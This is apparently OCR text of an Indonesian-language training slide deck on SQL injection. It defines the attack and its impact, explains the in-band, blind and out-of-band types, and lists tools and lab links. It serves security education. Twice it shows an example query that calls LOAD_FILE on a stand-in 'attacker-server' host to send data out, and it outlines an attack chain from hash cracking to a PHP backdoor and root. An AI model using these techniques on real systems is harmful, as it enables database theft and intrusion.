The Art of SQL Injection

-Hansen Gianto-

> Who Am I?

Hansen Gianto

Penetration Tester | Security Researcher

Founder & **CEO** **Jadi Hacker**


SQL INJECTION

What Is SQL Injection?


Apa itu SQL Injection?

- **SQL Injection** adalah serangan yang memanfaatkan kelemahan pada aplikasi web yang tidak memvalidasi atau mengamankan input pengguna dengan benar.

- Teknik ini memungkinkan attacker untuk memasukkan perintah SQL berbahaya ke dalam query yang dieksekusi oleh database.




Cara Kerja SQL Injection



- Aplikasi yang rentan SQLI biasanya **tidak memvalidasi** input user.
- Yang menyebabkan **attacker** dapat memasukkan karakter atau tanda baca tertentu
- Dan **mengubah arti asli query SQL** yang seharusnya dieksekusi oleh aplikasi.


Dampak SQL Injection



menyebabkan :

1. Eksekusi Query Tambahan
2. Data Manipulation
3. Pencurian Informasi Sensitif
4. Bahkan Penghapusan atau Modifikasi Database.

Dampak SQL Injection




- Unauthorized Access To Sensitive Data
  1. Confidentiality - SQLI can be used to view sensitive information, such as application usernames and passwords
  2. Integrity - SQLI can be used to alter data in the database
  3. Availability - SQLI can be used to delete data in the database

- RCE On The Operating System (Remote Code Execution)


Serangan SQL Injection Jadi Aduan Siber Tertinggi Selama 2021

source :
Pusat Aduan Siber BSSN** via **Cyberthreat.id

Jenis Serangan SQL Injection




Jenis Serangan SQL Injection



In-Band
Error-Based

In-Band
Union-Based

Inferential



Out-of-Band

Attacker

information Gathering

SQL Injection

Password Hash

Hash Crack

Admin login

PHP Backdoor Injection

Attacker

Server

www-data

Privilege Escalation

Server Root

Jenis Serangan SQL Injection

- **In-Band SQL Injection**
- Inferential (Blind) SQL Injection
- Out-of-Band SQL Injection

In-band SQL injection adalah serangan di mana serangan tersebut **memanfaatkan communication channel yang sama** untuk mengirimkan serangan dan menerima hasilnya.

Jenis Serangan SQL Injection

In-Band SQL Injection

Inferential (Blind) SQL Injection

Out-of-Band SQL Injection

Inferential SQL injection adalah serangan di mana **serangan tersebut tidak mengembalikan hasil langsung dari serangan**, tetapi mengandalkan **logic understanding dan respons** dari aplikasi untuk mendapatkan **informasi yang sensitif.**

Jenis Serangan SQL Injection

In-Band SQL Injection

Inferential (Blind) SQL Injection

Out-of-Band SQL Injection

Contoh Blind SQL Injection

Contohnya adalah ketika **attacker mengirimkan serangkaian input yang menghasilkan perbedaan output** atau **response** yang dapat diobservasi

Yang kemudian digunakan untuk **mendapatkan informasi rahasia** seperti **database structure** atau **sensitive data**.

Jenis Serangan SQL Injection

In-Band SQL Injection

Inferential (Blind) SQL Injection

Out-of-Band SQL Injection

Out-of-band SQL injection adalah serangan di mana **serangan tersebut menggunakan communication channel yang berbeda** untuk **mengirimkan serangan** dan **menerima hasilnya.**

Jenis Serangan SQL Injection

Contoh Out-of-Band SQL Injection

Out-of-Band SQL Injection dapat terjadi jika serangan SQL Injection menyebabkan **aplikasi web melakukan request HTTP atau DNS ke server attacker untuk memperoleh data hasil ekstraksi.**

Misalnya, jika **serangan SQL Injection** berhasil **mengubah suatu perintah SQL** menjadi:

```
SELECT username FROM users; SELECT LOAD_FILE('http://attacker-server/data.txt');
```

Jenis Serangan SQL Injection

In-Band SQL Injection


Inferential (Blind) SQL Injection

Out-of-Band SQL Injection

Dalam contoh ini, hasil data extraction, yaitu **daftar user**, dikirim melalui **HTTP Protocol ke server** yang **dikontrol oleh attacker** yang menyebabkan attacker **dapat memantau servernya** untuk **menerima data** tersebut.

```
SELECT username FROM users; SELECT LOAD_FILE('http://attacker-server/data.txt');
```

SQL Injection Tools



SQLMap

Havij

OWASP ZAP


Learning
Resource & Lab

https://portswigger.net/web-security/sql-injection

http://8.219.128.140:2222/vuln/2


Learning Resources

- https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data
- https://portswigger.net/web-security/sql-injection/lab-login-bypass
- https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns
- https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text
- https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables



Learning Resources

- https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column
- https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle
- https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft
- https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle
- https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle



Source & Reference

